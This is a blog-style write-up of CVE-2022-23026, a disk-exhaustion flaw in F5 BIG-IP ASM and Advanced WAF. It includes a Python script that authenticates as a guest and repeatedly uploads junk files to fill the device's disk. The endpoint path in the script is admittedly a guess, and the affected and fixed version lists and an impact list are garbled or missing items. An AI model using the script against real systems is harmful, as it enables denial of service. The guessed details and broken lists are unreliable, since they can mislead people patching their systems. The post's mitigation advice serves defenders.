
In January 2022, security researchers discovered CVE-2022-23026, a vulnerability affecting F5 BIG-IP Advanced Web Application Firewall (WAF) and Application Security Manager (ASM). This security issue grants authenticated users – even those with minimal guest privileges – the ability to upload files through a hidden REST API endpoint. By exploiting this, attackers can flood the disk storage, potentially impacting service or availability.
In this post, we break down the vulnerability, demonstrate a practical exploit, provide guidance for mitigation, and link to trusted references for further reading. This explanation uses plain language and hands-on examples so you can understand the problem and avoid falling victim.
All 12.1.x
> Note: Versions older than these may no longer be supported, so always check F5's official advisories for your platform's status.
Technical Details
The vulnerability lies in an undisclosed REST endpoint within the management interface. This endpoint is not intended for general use nor is it well-documented. However, even a guest-level user account can access it and upload data directly to the filesystem.
Because uploaded data isn't validated or size-limited, repeated requests can easily fill up the server's disk. Full disk usage can lead to:
Discover the vulnerable endpoint (e.g., by inspecting network traffic or REST documentation).
3. Craft repeated HTTP POST/PUT requests to upload arbitrary (often junk) data.
Example Exploitation
> Disclaimer: This snippet is purely educational! Never use it against networks or devices you do not own or have explicit permission to test.
Let's assume we have a guest account (guest:password) and the BIG-IP management interface is at https://bigip.example.com/mgmt/.
import requests
from requests.auth import HTTPBasicAuth

# Replace with the actual endpoint if known
vuln_endpoint = "https://bigip.example.com/mgmt/tm/utility/file-upload"

# The session uses valid guest credentials
session = requests.Session()
session.auth = HTTPBasicAuth('guest', 'password')
session.verify = False  # WARNING: for demo only - don't disable in production!

fake_data = 'A' * 1048576  # 1 MB of junk

for i in range(100):  # Upload 100 MB
    files = {'file': ('attack.txt', fake_data)}
    r = session.post(vuln_endpoint, files=files)
    print(f"Upload {i+1}/100 status: {r.status_code}")
With each request, the device stores the file somewhere on disk. No checks are performed for role permissions, and no cleanup is scheduled, so the disk quota is quickly exhausted.
Identifying the Endpoint
F5 did not publicly disclose the endpoint. However, internal tools or debugging REST API calls from the UI can expose endpoints like /mgmt/tm/utility/file-upload or similar, depending on version.
Mitigation
Good News!
14.1.4.5 and newer
> If you are running 13.1.x or 12.1.x, upgrade to a supported release – these branches are not fixed!
Restrict management API access to trusted networks only.
- Regularly audit user privileges – remove unnecessary guest/low-level accounts.
F5 Security Advisory:
https://support.f5.com/csp/article/K49429417
NIST NVD Entry:
https://nvd.nist.gov/vuln/detail/CVE-2022-23026
Official Patch Downloads & Upgrade Guide:
https://my.f5.com/manage/s/downloads
Summary
CVE-2022-23026 serves as a reminder that even users with minimal access should not be able to impact system resources. If you’re running a vulnerable version of F5 BIG-IP ASM or Advanced WAF, you should upgrade as soon as possible. Regular monitoring, strict network controls, and least-privilege access policies will protect you from similar issues.
Stay safe, stay updated! If you need more help, check F5's support page or ask your security team for guidance.
Timeline
Published on: 01/25/2022 20:15:00 UTC
Last modified on: 02/01/2022 17:29:00 UTC